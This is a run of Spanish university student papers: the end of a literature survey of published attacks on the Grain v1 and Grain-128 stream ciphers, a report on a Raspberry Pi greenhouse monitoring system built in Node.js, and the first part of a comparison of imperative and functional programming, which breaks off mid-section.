$$z_i = b_{i+2} + b_{i+15} + b_{i+36} + b_{i+45} + b_{i+64} + b_{i+73} + b_{i+89} + h(x) + s_{i+93}$$

La inicialización también es muy similar a la de Grain v1. Primero se inicializa el NFSR con la clave y el LFSR con el IV, rellenando las últimas posiciones con 1 dado que el IV es más corto que el registro. Luego se ejecutan 256 ciclos, utilizando la salida como retroalimentación del siguiente ciclo.

3. Ataques y vulnerabilidades

En esta sección describiremos brevemente los distintos ataques, criptoanálisis y vulnerabilidades descubiertas para Grain v1 y Grain 128.

Recordemos que en 2005 cerró la convocatoria de eSTREAM y comenzaron las evaluaciones. Los participantes pasaron por tres etapas de evaluación hasta mayo de 2008, cuando se anunciaron los ganadores.

3.1. Distinguishing Attacks

En enero de 2006, a menos de un año del cierre de la convocatoria de eSTREAM, se publican los primeros ataques contra Grain v1, presentados en [5]. Se trata de los *distinguishing attacks*, donde el objetivo es distinguir la salida del cifrador de una secuencia aleatoria, con baja probabilidad de error y más rápido que un ataque por fuerza bruta.

Para evaluar la resistencia de Grain ante este tipo de ataques se utiliza el método de *linear sequential circuit approximation* presentado por Golic en [6]. Dicho método se basa en que los generadores de keystream se pueden plantear como autómatas finitos cuyo estado inicial y posiblemente su estructura dependen de la clave secreta. Golic demuestra que para un generador de keystream con M bits de memoria existe una función lineal de a lo sumo M+1 bits de salida consecutivos, que es una función del estado inicial. A dicha función se le puede aplicar la prueba chi-cuadrado para armar un *distinguishing attack*.

En [5] se demuestra que se pueden aplicar *distinguishing attacks* sobre Grain utilizando 2^{58} bits del keystream con un preprocesamiento de complejidad $O(2^{40})$, indicando que las funciones de retroalimentación del NFSR, la función de filtro y tal vez la del LFSR fueron pobremente elegidas.

3.2. Slide resynchronization attack

Grain v1 recibió otro ataque en 2006. En [7] se presenta el *Slide Resynchronization Attack*, que si bien no permite recuperar una clave secreta, demuestra una vulnerabilidad en el proceso de inicialización que será explotada en otros ataques.

El ataque es la aplicación de un *slide attack*, normalmente utilizado para cifradores en bloque, y se basa en dos observaciones sobre Grain: los estados del

proceso de inicialización son similares entre sí, y tanto el proceso de inicialización como el proceso de generación de keystream también son similares entre sí. Con estas condiciones se demuestra que para todo par (K, IV) existe otro par (K', IV') relacionado con ¼ de probabilidad de producir el mismo keystream desplazado un bit. Esto se puede generalizar a desplazamientos de n bits con 2^{-2n} de probabilidad.

Dos años después esta vulnerabilidad es explotada tanto en Grain v1 como Grain 128. En [8] se aprovecha esta vulnerabilidad para acelerar la búsqueda exhaustiva de claves a la mitad del tiempo. Asumiendo que conocemos el IV y los primeros t bits del keystream, normalmente probaríamos 2^{80} claves, procesando los 160 ciclos de inicialización y los primeros t bits del keystream por cada una para comparar con el keystream conocido. Pero con esta vulnerabilidad podemos encontrar claves relacionadas a la que estamos probando en cierta ronda, que sabemos que producirán el mismo keystream desplazado n bits, y así testear varias a la vez sin volver a procesar la inicialización por cada una.

Esta vulnerabilidad se podría haber evitado de varias maneras, por ejemplo: incorporando un contador en cada paso, o al menos bajado su probabilidad inicializando los últimos 16 bits del LFSR con (0, …, 0, 1) en vez de (1, …, 1).

3.3. Time / Memory / Data Tradeoffs

Los atacantes dejaron a Grain en paz durante todo el 2007, pero en febrero del 2008 volvieron a la carga. En [9] se presentan los ataques por *time / memory / data tradeoffs*, que si bien no son prácticos por requerir un preprocesamiento con una complejidad mayor a la de un ataque por fuerza bruta, demuestran otra vulnerabilidad de Grain v1.

Time / memory (TM) tradeoffs es una manera genérica de atacar cifradores por bloque, pero puede generalizarse al problema de invertir una función de un solo sentido. Se pueden mejorar usando varios puntos de datos, conocido como *time / memory / data (TMD) tradeoffs*.

En [9] se presenta el concepto de *BSW-sampling* y se demuestra que Grain v1 tiene una resistencia al *BSW-sampling* de solo 2^{-18}, que resulta relativamente pequeña y contradictoria con las especificaciones del cifrador, donde se asegura que la resistencia es "grande".

Pero como el estado interno de Grain v1 es el doble de la longitud de la clave, el ataque no se puede aplicar directamente. Acá hacemos notar ciertos aspectos de Grain v1. Por un lado, cada bit que ingresa a los registros no se utiliza hasta 16 ciclos después, lo que permite paralelizar hasta 16 ciclos. Por otro lado, la función que actualiza los estados es invertible tanto durante la generación del keystream como durante la inicialización, por lo que, si recuperamos un estado interno del cifrador en un instante t, podemos ciclar hacia atrás hasta recuperar la clave.

En [3] se basan en estas características para optimizar el ataque y conseguir una complejidad online acotada por $O(2^{71})$ y utilizando $2^{53.5}$ bits de keystream. Esto genera una segunda contradicción con las especificaciones, donde se asegura que la complejidad de este tipo de ataques no puede ser menor que 2^{80}.

3.4. Differential Attacks

Los ataques continuaron a lo largo del 2008. En [8] se presentan los *differential attacks*, donde el objetivo es aplicar diferencias en la entrada de una función criptográfica y encontrar propiedades en la salida relacionadas a dichas diferencias. Para los cifradores en flujo, las entradas y salidas que se asumen accesibles para el adversario son el IV y el keystream.

En [8] se estudian las características diferenciales truncadas de Grain v1, se particiona el espacio de claves e IVs y se logra un ataque que recupera una clave de entre 2^9, utilizando dos claves relacionadas y 2^{55} IVs. Para Grain 128 se halla la clave entre 2^{41} utilizando 2^{73} IVs.

Si bien la practicidad de este ataque es debatible, demuestra otra vulnerabilidad del cifrador.

3.5. Related-Key Chosen IV Attacks

En julio de 2008, es decir, a penas después del cierre de eSTREAM y el anuncio de Grain como uno de los ganadores, aparece el primer ataque efectivo contra Grain v1 y Grain 128. En [10] se presentan los *Related-Key Chosen IV Attacks*. Estos ataques aprovechan la vulnerabilidad presentada para el *Slide Resynchronization Attack* y logran recuperar la clave.

Para ello, se realizan m pasos con m+1 claves, cada una con un desplazamiento de α bits respecto de la anterior. Al inicio se generan $2^{2\alpha}$ IVs candidatos. En cada paso se obtiene un único IV válido para K_i y K_{i+1}. A partir de dicho IV se plantean α ecuaciones lineales, obteniendo α bits de la clave. Al finalizar todas las iteraciones, se realiza una búsqueda exhaustiva para encontrar los bits restantes de la clave.

Se han probado varios ataques con distintos valores de m y α. Para Grain v1 se logró recuperar la clave generando $2^{22.59}$ IVs y $2^{26.29}$ bits de keystream, con una complejidad computacional de $2^{22.90}$ (mucho menor que la complejidad 2^{80} de un ataque por fuerza bruta). Sobre una computadora Pentium-4, CPU 2.4GHz, 2.0 Gb RAM, sistema operativo Windows XP Pro SP2 se recupera una clave de Grain v1 en un promedio de 145 segundos y una clave de Grain-128 en un promedio de 95 minutos.

3.6. Fault Attacks

En julio de 2009, en [11] se plantea un *fault attack* en Grain 128. Para ello se basa en un modelo de fallas realista, donde el adversario se asume capaz de invertir exactamente un bit del LFSR aunque sin ser capaz de elegir su posición, capaz de controlar perfectamente el momento de introducir dicha falla y de realizarla varias veces en la misma posición, y capaz de reiniciar el dispositivo y repetir el mismo u otro ataque.

Con este modelo se propone un ataque se recupera la clave secreta utilizando 24 fallas consecutivas y un par de minutos de procesamiento offline.

En Julio de 2011, en [12] se plantea un ataque similar que utiliza el NFSR.

3.7. Cube Attacks

2010 fue otro año de descanso para Grain, hasta que en febrero de 2011 se demostró un ataque efectivo contra Grain 128. En [13] se plantean una serie de ataques llamados *dynamic cube attacks*, donde se utilizan *cube testers*, que son una familia de distinciones que pueden ser aplicados a la representación como caja negra de cualquier criptosistema. Estos ataques explotan distinciones obtenidas de dichos *cube testers*, a diferencia de los *cube attacks* estándares que plantean un sistema de ecuaciones lineales. Así pueden crear representaciones del cifrador de menor grado, reduciendo su complejidad.

El primer ataque planteado recupera la clave completa en tiempos de ejecución prácticos cuando las rondas de inicialización se reducen a 207. El segundo funciona para 250 rondas de inicialización y ejecuta 2^{28} veces más rápido que una búsqueda exhaustiva. El tercero funciona para la versión original de 256 rondas de inicialización, pero solo recupera la clave si pertenece a un subconjunto de 2^{118} claves posibles, y es 2^{15} veces más rápido que una búsqueda exhaustiva sobre el mismo subconjunto.

Varios meses después, en diciembre de 2011, los mismos autores en [14] plantean el primer ataque que recupera una clave de Grain 128 sin utilizar claves relacionadas ni depender de claves débiles ni versiones reducidas del cifrador, y es 2^{38} veces más rápido que una búsqueda exhaustiva para el 7.5% de las claves. Sin embargo, este ataque no amenaza la seguridad de la versión de Grain con 80 bits.

Como este ataque es muy difícil analizar matemáticamente y su complejidad puede ser muy alta para clusters de computadoras convencionales, para comprobar su funcionamiento se implementó un *cube tester* de 50 dimensiones sobre RIVYERA, un hardware basado en FPGA y que es masivamente paralelo y reconfigurable.

4. Conclusión

En este documento se explicó el funcionamiento interno de los cifradores Grain v1 y Grain 128 y se resumieron los ataques que sufrieron entre el año 2006 y 2011. Es interesante notar que los ataques realmente efectivos surgieron después de los años de evaluación y el anuncio de los ganadores de eSTREAM.

Se puede observar que la mayoría de los ataques no tienen una aplicación práctica, pero demuestran vulnerabilidades importantes en ambos cifradores que luego permitieron el desarrollo de ataques efectivos. Sin embargo, ambos cifradores aún son utilizados al día de hoy.

Se desaconseja utilizar Grain v1, ya que el ataque propuesto en [10] recupera la clave en tiempos relativamente cortos y un equipo poco potente y barato en comparación con lo que se consigue en el mercado hoy en día.

Por otro lado, el ataque contra Grain 128 propuesto en [14] requiere un equipo muy costoso y demora un tiempo considerable. Sin embargo, el avance de la tecnología logrará que los tiempos y costos disminuyan. Por esta razón surgió, y se aconseja utilizar, la nueva versión Grain 128a.

Esta investigación quedó acotada a los cifradores Grain v1 y 128, y a ataques hasta el año 2011. Como continuación de este trabajo se pueden investigar ataques y vulnerabilidades más recientes de Grain v1 y 128. Otro trabajo futuro puede ser la recopilación de ataques y vulnerabilidades para Grain 128a.

5. Agradecimientos

Este trabajo no podría haber sido posible sin el apoyo de la cátedra de Criptografía de la Universidad Nacional de la Matanza. Se agradece la paciencia del jefe de cátedra, Jorge Eterovic, quien insistió en que se presente este trabajo. También se agradece a Alexis Aranda Ocampo y Lara Cavicchioli, quienes ayudaron en la implementación de Grain v1.

6. Referencias

[1] Côme Berbain, Henri Gilbert y Alexander Maximov. “Cryptanalysis of Grain”. https://www.ecrypt.eu.org/stream/papersdir/2006/019.pdf

[2] Martin Agren, Martin Hell ,Thomas Johansson and Willi Meier. “A New Version of Grain-128 with

Authentication".
http://lup.lub.lu.se/search/ws/files/6156802/1981684.pdf
[3] Martin Hell, Thomas Johansson y Willi Meier. "Grain - A Stream Cipher for Constrained Environments". https://www.ecrypt.eu.org/stream/p3ciphers/grain/Grain_p3.pdf
[4] Martin Hell, Thomas Johansson, Alexander Maximov y Willi Meier. "A Stream Cipher Proposal: Grain-128". https://www.ecrypt.eu.org/stream/p3ciphers/grain/Grain128_p3.pdf
[5] Shahram Khazaei, Mahdi M. Hasanzadeh, y Mohammad S. Kiaei. "Linear sequential circuit approximation of grain and trivium stream ciphers". IACR Cryptology ePrint Archive, 2006:141, 2006
[6] Jovan Dj. Golic. "Intrinsic statistical weakness of keystream generators". En ASIACRYPT, páginas 91–103, 1994
[7] Ozgul Kucuk. "Slide resynchronization attack on the initialization of grain 1.0". http://www.ecrypt.eu.org/stream/papersdir/2006/044.ps
[8] CC. De Cannière, Küçük y B. Preneel. "Analysis of Grain's Initialization Algorithm," en Progress in Cryptology - AFRICACRYPT 2008, Lecture Notes in Computer Science 5023, S. Vaudenay (ed.), Springer-Verlag, pp. 276-289, 2008.8
[9] T.E. Bjørstad. "Cryptanalysis of grain using time / memory /data tradeoffs". http://www.ecrypt.eu.org/stream/papersdir/2008/012.pdf
[10] Yuseop Lee, Kitae Jeong, Jaechul Sung y Seokhie Hong. "Related-key chosen iv attacks on grainv1 and grain-128". En Yi Mu, Willy Susilo, and Jennifer Seberry, editors, Information Security and Privacy, volumen 5107 de Lecture Notes in Computer Science, páginas 321–335. Springer Berlin / Heidelberg, 2008. 10.1007/978-3-540-70500-0 24.
[11] Guilhem Castagnos, Alexandre Berzati, C´ecile Canovas, Blandine Debraize, Louis Goubin, Aline Gouget, Pascal Paillier, y Stephanie Salgado. "Fault analysis of grain-128". En HOST, páginas 7–14, 2009
[12] Sandip Karmakar y Dipanwita Roy Chowdhury. "Fault analysis of grain-128 by targeting nfsr". En Proceedings of the 4th international conference on Progress in cryptology in Africa, AFRICACRYPT'11, páginas 298–315, Berlin, Heidelberg, 2011. Springer-Verlag.
[13] Itai Dinur y Adi Shamir. "Breaking grain-128 with dynamic cube attacks". En FSE, páginas 167–187, 2011
[14] Itai Dinur, Tim G¨uneysu, Christof Paar, Adi Shamir, y Ralf Zimmermann. "An experimentally verified attack on full grain-128 using dedicated reconfigurable hardware". En ASIACRYPT, páginas 327–343, 2011

Desarrollo de un software para la automatización y control de un invernadero a través de una Raspberry Pi 3

Alumnos: Benary Matias[1], Denon Nicole, Doti Santiago[1]; Profesor: Osio Jorge[1]

1 Programa de Tecnologías de la Información y la Comunicación (TIC) en aplicaciones de interés social, IIyA, UNAJ
{matiasbenary, nicole.a.denon, santiagoandresdoti} @gmail.com; josio@unaj.edu.ar

Resumen- Resumen- **El sistema desarrollado fue implementado como trabajo de laboratorio de la asignatura "*Lenguajes formales y autómatas*", que pertenece al cuarto año de la carrera Ingeniería en Informática de la Universidad Nacional Arturo Jauretche. El trabajo detalla el proceso que dio como resultado un sistema de control que permite automatizar el riego, la iluminación y emite alarmas en invernaderos. Para poder realizar esto se debió realizar la lectura de tres sensores (iluminación, temperatura y humedad del suelo) y actuar sobre tres actuadores, emulándolo con un led para la luz, una señal PWM para el control del motor y la señal sonora de la alarma. El trabajo fue desarrollado íntegramente en Node y su núcleo es una Raspberry Pi 3 que maneja los datos del servidor y controla los sensores de humedad DTH11, los leds y el parlante.**

Palabras Clave**: Control de parámetros en Invernadero, Aplicaciones Web, Raspberry Pi, Autómatas**

I. INTRODUCCIÓN

Los ordenadores de placas reducidas se han convertido hoy en día en una herramienta muy poderosa para la integración y control de muchos sistemas industriales y/o sistemas embebidos. Es así como también surgen otros usos muy valiosos y útiles para otro tipo de entornos no tan críticos como los anteriores. En este caso se presenta la aplicación de una placa Raspberry Pi 3 para monitorear las condiciones climáticas de un invernadero [1].

En el siguiente informe se detalla el desarrollo de un software capaz de controlar un invernadero a través del cual el usuario final puede contar con los indicadores, en tiempo real, de las diferentes condiciones ambientales que se dan en éste y que, dada ciertas condiciones, se activen varios sistemas de emergencia, alarmas y/o avisos para que también el mismo cliente pueda actuar como acorde a cada situación.

II. ENTORNO DE TRABAJO

Para el desarrollo de este sistema se ha hecho uso de una Raspberry Pi 3, la cual tiene instalado el sistema operativo Raspbian versión 4.14. Se utilizó el sistema de entrada/salida que proporciona la Raspberry el cual se denomina GPIO (General Purpose Input/Output). Este sistema nos permitió utilizar distintos dispositivos, los cuales son: un sensor de humedad y temperatura DTH11, dos LEDs (light-emittingdiode- uno blanco y uno azul), una protoboard y los respectivos cables de conexión.

Se procedió a usar el IDE Visual Studio Code para la codificación del código en JavaScript en el entorno de ejecución Node.js.

En la Figura 1 se ilustra la Raspberry con el servidor funcionando correctamente, la protoboard con todas las conexiones necesarias y los parlantes por donde sonará las distintas alarmas.

.




Figura 1. Aplicación en correcto funcionamiento

III. DESARROLLO DE LA APLICACIÓN

Básicamente el desarrollo de la aplicación consta de dos ejes fundamentales, en primer lugar, el BackEnd que incluye a toda la programación de la plaqueta Raspberry Pi 3 para la obtención de los datos de los sensores, el manejo de los actuadores, LEDs y alarmas. Y, en segundo y último lugar, el FrontEnd que es el encargado de mostrar, a través de la página web, todos los datos que los sensores recogen.

En las siguientes secciones se describe el trabajo que se realizó para desarrollar cada parte:

A. Desarrollo del BackEnd:

Se hizo uso de un servidor HTTP (Hypertext Transfer Protocol) utilizando Node.js. Se escogió esta tecnología por que Node.js cuenta con el administrador de paquetes npm (NodePackage Manager), el cual es el registro de software más grande del mundo [2]. Por último, y relacionado con la razón anterior, Node.js cuenta con una gran cantidad de paquetes que están elaborados exclusivamente para el sistema operativo Raspbian, lo cual es una gran ventaja.

El proyecto consta de tres módulos o scripts fundamentales con funcionalidades bien definidas los cuales se explican detalladamente a continuación:

- index.js: Se encarga de inicializar el servidor HTTP y del enrutamiento de la aplicación.
- webSockets.js: Permite la comunicación bidireccional entre el cliente y el servidor por un único socket TCP [3]. En otras palabras, es el encargado de actualizar los datos de la página web. De esta forma, los valores ilustrados siempre están actualizados en la página. Además, en él se aloja la lógica del programa.
- leerPines.js: Es el encargado de la comunicación con el sistema de entrada/salida GPIO de la Raspberry. Por lo tanto, su tarea es leer los sensores y prender/apagar los LEDs.

Para poder realizar un desarrollo más veloz se usaron librerías tales como: node-dht-sensor, para la lectura de los sensores de humedad y temperatura; on-off, para la manipulación de los puertos GPIO, como por ejemplo hacer titilar un led; node-aplay, para reproducir alarmas por medio del parlante; socket.io, para la elaboración de los web sockets y express, para facilitar el enrutamiento de la aplicación.

B. Desarrollo del FrontEnd:

Para la implementación de la página web, que es la encargada de mostrar los distintos indicadores, se utilizó el template de "flat UI", el cual contiene librerías de CSS (Cascading Style Sheets) y javascript, y para realizar los gráficos de barras se utilizó chart.js. Todos estos componentes permitieron un rápido y elegante despliegue de las mediciones de los sensores y actuadores.

Para poder mostrar la información en tiempo real se usó la librería de socket.io. Este abre una comunicación con el servidor,donde se actualiza la información mostrada.

C. Funcionalidad de los pines:

En esta sección se describen los pines GPIO utilizados de la Raspberry Pi y cuáles fueron sus funcionalidades establecidas para cada uno. Si bien se utilizaron otros pines además de los GPIO, como por ejemplo el pin número 2 para proporcionar electricidad a los sensores y LEDs, los GPIO son programables, por tanto se les puede codificar una funcionalidad. En la Figura 2 se pueden apreciar todos los pines que posee la Raspberry, en el cual se encuentran los que se enumeran a continuación:

- GPIO 4: Utilizado para la lectura de datos del sensor de temperatura y humedad DTH11.
- GPIO 16: Utilizado para prender o apagar un LED azul el cual simulará ser los rociadores.
- GPIO 17: Utilizado para prender o apagar un LED blanco el cual se utilizará para simular la activación o desactivación de los paneles LED grow.



Figura 2. Pines de la Raspberry.

IV. FUNCIONAMIENTO DE LA APLICACIÓN

La aplicación cuenta con una lógica que dependiendo de las condiciones ambientales que se den, al momento de realizar las diferentes mediciones con los sensores de la placa, se activarán/desactivarán las correspondientes alarmas y/o avisos. Dichas situaciones corresponden a un estado y están descritas en los siguientes puntos:

- *Temperatura media:* Este estado es uno de los menos críticos y se da si la temperatura supera el umbral de los 25 ºC y la humedad del suelo es menor a 50%. De ser así, se activarán los rociadores, como se visualiza en la Figura 3, estos se encienden al 25%. Los rociadores son simulados en el sistema prendiendo un LED azul.



Figura 3. Página web en estado de "Bomba encendida al 25%"

- *Incendio:* Es el más crítico y por lo tanto el de mayor prioridad. Se da cuando la temperatura es mayor a 50 ºC, esto causa que se active la alarma de incendio y los rociadores de emergencia (simulado por un LED azul). Al activarse la alarma de incendio se reproduce un sonido por medio de los parlantes. En la imagen número 4 se puede ver los valores que causan el incendio y, por otro lado, se aprecia que la bomba de riego está al 100%.



Figura 4. Página web en estado de "Incendio"

- *Sequía:* Se da cuando la humedad es menor al 20% y tiene más prioridad que el estado de Temperatura media. Cuando este ocurre se encienda la alarma de sequía y los rociadores, los cuales están simulados por un LED azul que titila. Esta situación puede apreciarse en la Figura 5, en donde las bombas de riego se activan al 75%. Cabe aclarar que el sonido que se reproduce por el parlante es distinto para la alarma de sequía que para la de incendio, de esta forma se puede diferenciar una situación de la otra sencillamente.



Figura 5. Página web en estado de "sequía".

- *Baja iluminación:* Cuando la iluminación es menor a 100 se activará la luz artificial. Es un estado independiente de todos los otros ya que no se basa ni en la temperatura ni de la humedad. Debido a que no se posee de un sensor para obtener este valor de luminosidad, se cuenta con una consola en la página web por donde se puede editar manualmente. Como se visualiza en la Figura 6, cuando ocurre este estado se activan los Paneles LED grow, los cuales están simulados por un LED blanco que se enciende.



Figura 6. Página web en estado de "Baja iluminación".

- Estable: Este es el estado de inicio del sistema y se provoca cuando no ocurre ninguno de los otros estados. Cuando esto sucede, se desactivan todas las alarmas, se apagan las bombas de riego y se desactivan los paneles LED grow. Estos hechos pueden visualizarse en la Figura 7. La mayoría del tiempo el sistema se encuentra en este estado



Figura 7. Página web en estado de "Estable"

La lógica explicada anteriormente se describe en el diagrama de estados de la Figura 8, en donde cabe aclarar nuevamente que el estado "Baja iluminación" es independiente de "Temperatura media", "Sequía" e "Incendio".




Figura 8. Diagrama de estados.

V. CONCLUSIONES

En primer lugar, con las nuevas tecnologías se puede desarrollar un prototipo funcional completo, de forma rápida y eficiente y a un costo aceptable, mediante plataformas de HW como la de Raspberry Pi. Por otro lado, la implementación de la lógica de control mediante autómatas resultó simple de implementar en la plataforma seleccionada y fácil de verificar mediante la configuración de los dispositivos de entrada / salida.

En cuanto a la experiencia adquirida al realizar el laboratorio, podemos concluir que fue una experiencia enriquecedora, ya que no se implementan sistemas completos, que combinan HW y SW, en el resto de las asignaturas de la carrera. Además, Raspberry Pi 3 es una plataforma de rápida configuración para el desarrollo de distintas funcionalidades, debido al soporte que provee para la implementación de sistemas operativos. La gran

popularidad de la herramienta utilizada, facilita el acceso a manuales, librerías y tutoriales para infinidad de aplicaciones.

Respecto a la implementación del sistema, se obtuvieron excelentes resultados durante la verificación del autómata que se encarga de monitorear las variables y generar alertas en caso de altas temperatura o baja humedad.

VI. REFERENCIAS

[1] https://www.islabit.com/81569/por-que-la-raspberry-pi-es-exitosa.html– Accesibilidad y ventajas de la Raspberry Pi
[2] https://www.npmjs.com/ - Página oficial de NPM
[3] https://developer.mozilla.org/es/docs/WebSockets-840092-dup - Introducción a Web Sockets.

Comparación entre programación imperativa y programación funcional

Jáuregui Lorda, Fermín
Universidad Atlántida Argentina - Facultad de Ingeniería
fermin.jaureguilorda@atlantida.edu.ar

Resumen

En el presente trabajo se presentarán los enfoques de programación funcional y programación imperativa. Se profundizará sobre las ventajas y desventajas que provee cada uno de ellos y serán comparados utilizando diferentes lenguajes de programación como referencia.

Introducción

El paradigma de programación funcional se creó explícitamente para respaldar un enfoque funcional puro para la resolución de problemas. La programación funcional es una forma de programación declarativa. Un enfoque funcional implica componer el problema como un conjunto de funciones a ejecutar. Se define cuidadosamente la entrada de cada función y lo que cada función devuelve. De esta familia hacen parte lenguajes como Lisp, Scala, Haskell, Erlang y Elixir.

La mayoría de los lenguajes principales fueron diseñados para soportar principalmente la programación imperativa (de procedimiento). Con un enfoque imperativo, un desarrollador escribe un código que describe con gran detalle los pasos que la computadora debe seguir para lograr el objetivo. Esto se refiere a veces como programación algorítmica. De esta familia hacen parte lenguajes como C, Java y PHP.

Programación imperativa

La programación imperativa es un paradigma que le dice explícitamente a la computadora qué hacer y cómo hacerlo. A diferencia de la mayoría de los otros enfoques, es una visión relativamente concreta sobre los datos y la ejecución: no hay mucho misterio o comportamiento abstracto involucrado en tiempo de ejecución. Los aspectos esenciales de la programación imperativa son las instrucciones secuenciadas y los datos mutables.[1]

La programación imperativa es la piedra angular de la informática. Las CPU funcionan principalmente como motores de ejecución imperativos, y los compiladores traducen a este lenguaje. Como la forma principal de manejar computadoras durante la mayor parte de nuestra historia de programación, está bien representada en el campo de los idiomas.

Razones y fundamentos

Desglosar un problema en pasos es algo que todos podemos hacer naturalmente. Entendemos el mundo real en secuencia y diagramas de flujo: las cosas tienen un estado, algo sucede, luego tienen un nuevo estado. Esto se asigna con relativa facilidad a la programación imperativa.

Las computadoras y las redes son principalmente imprescindibles. Muchas cosas tienen que suceder en un cierto orden y memoria construida de una manera específica. La programación imperativa se presta a casos de uso que tocan estos dominios de bajo nivel.

La programación imperativa es la más adaptable a la hora de implementar otros paradigmas. Es un punto de partida para crear herramientas e idiomas específicos de dominio. Es una alternativa cuando ningún otro enfoque parece aplicarse.

Secuencia

Desglosar un problema en pasos es algo que todos podemos hacer naturalmente. Entendemos el mundo real en secuencia y diagramas de flujo: las cosas tienen un estado, algo sucede, luego tienen un nuevo estado. Esto se asigna con relativa facilidad a la programación imperativa.

```
var a = 5;
var b = calculate(a);

if( b > 10 ) {
   print("Número demasiado grande");
   return;
}
```

Las líneas de código se ejecutan de una en una desde arriba hacia abajo. Un valor de 5 se almacena en la variable a. El valor de a es tomado por la función de cálculo. El resultado se asigna a b, y luego se verifica la condición if. Independientemente de cuán grandes sean nuestras funciones, siempre se pueden ver como un conjunto de pasos discretos individuales ejecutados en orden.

Variables mutables

Esta secuenciación depende de variables mutables. Las variables representan una ubicación de almacenamiento, no solo un valor.

```
int a;
a = 5;
```

La variable a contiene un número entero. Al principio no está definido o tiene un valor predeterminado, según el idioma. Le asignamos el valor 5. a ahora contiene una copia de este valor, sin relación alguna con el valor constante 5.

```
int b = 6;
a = b;
b = 7;
```

Las variables a y b tienen valores distintos. Cuando asignamos la variable b a la variable a obtenemos una copia del valor; cuando 7 se asigna a b más tarde, no altera el valor de a. Es posible hacer que las variables se unan al mismo valor utilizando punteros (o referencias, o cualquier palabra que su idioma favorito haya inventado para ellos).

```
int b = 5;
int* a = &b;
//a == 5
*a = 6;
//b == 6
```

Estos ejemplos pueden parecer triviales, pero son aspectos importantes de este paradigma. La programación imperativa tiene un concepto directo de memoria. Obtenemos un lienzo en el que podemos leer y escribir valores a voluntad. Esto requiere que comprendamos valores e indicadores. Muchos lenguajes llegan a permitirnos reinterpretar la memoria como tipos arbitrarios.

Funciones

El orden secuencial y los datos mutables definen cómo funcionan las funciones. Una función puede, como su primo de programación funcional, simplemente recibir información y proporcionar un resultado calculado, pero en la programación imperativa es ilimitada en lo que puede hacer. Una función puede tener todo tipo de efectos secundarios, cambiar los valores de la memoria global, llenar una base de datos, cargar una textura para la pantalla, iniciar una llamada telefónica, etc.

```
int calc(int q) {
   int a = one(q);
   int b = two(q);
   return b;
}
```

No importa que no se use a, debe ser evaluada en caso de que tenga efectos secundarios. Todas las instrucciones dentro de esas funciones tienen un orden global definido en esta función. El paradigma imperativo depende de esto cuando se comunica entre componentes.

Programación funcional

Cuando hablamos de programación funcional nos referimos a un estilo de construcción de la estructura y los elementos de los programas de computadora, que trata la computación como la evaluación de funciones matemáticas y evita el cambio de datos y los datos mutables. Es un paradigma de programación declarativa basado en el uso de funciones matemáticas, en contraste con la programación imperativa, que enfatiza los cambios de estado mediante la mutación de variables. El código funcional es idempotente: el valor de retorno de una función depende solo de sus argumentos, por lo que llamar a una función con el mismo valor para un argumento siempre produce el mismo resultado. Esto contrasta con la programación imperativa donde, además de los argumentos de una función, el estado global del programa puede afectar el valor resultante de una función. Eliminar los efectos secundarios, es decir, los cambios en el estado que no dependen de las entradas de la función, puede facilitar la comprensión de un programa, lo cual es una de las motivaciones clave para el desarrollo de la programación funcional. [2]

La programación funcional tiene sus orígenes en el cálculo lambda, un sistema formal desarrollado en la década de 1930 para investigar la computabilidad, el problema Entscheidung, la definición de la función, la aplicación de la función y la recursión. Muchos

lenguajes de programación funcionales se pueden ver como elaboraciones en el cálculo lambda.

Los lenguajes de programación funcional se han enfatizado en gran medida en el ámbito académico en lugar de los entornos industriales. Sin embargo, los lenguajes de programación que admiten la programación funcional se han utilizado en la industria, incluidos Common Lisp, Erlang, OCaml, Haskell, y F# [3]. JavaScript, uno de los idiomas más ampliamente distribuidos del mundo, tiene las propiedades de un lenguaje funcional tipificado dinámicamente, además de los paradigmas imperativos y orientados a objetos. La programación funcional también es clave para algunos lenguajes que han tenido éxito en dominios específicos, como R en estadísticas, J, K y Q en análisis financiero, y XQuery / XSLT para XML. Los lenguajes declarativos específicos del dominio, como SQL y Lex / Yacc, utilizan algunos elementos de la programación funcional, especialmente al no admitir valores mutables. [4][6][7][8]

La programación en un estilo funcional se puede realizar en lenguajes que no están diseñados específicamente para la programación funcional, como con Perl, PHP, C ++ 11 y Kotlin [5]. Un caso interesante es el de Scala: con frecuencia está escrito en un estilo funcional, pero la presencia de efectos secundarios y el estado mutable lo colocan en un área gris entre los lenguajes imperativo y funcional.

Conceptos propios de programación funcional

Funciones de primera clase y de orden superior

Las funciones de orden superior son funciones que pueden tomar otras funciones como argumentos o devolverlos como resultados. En cálculo , un ejemplo de una función de orden superior es el operador diferencial d / dx , que devuelve la derivada de una función f .

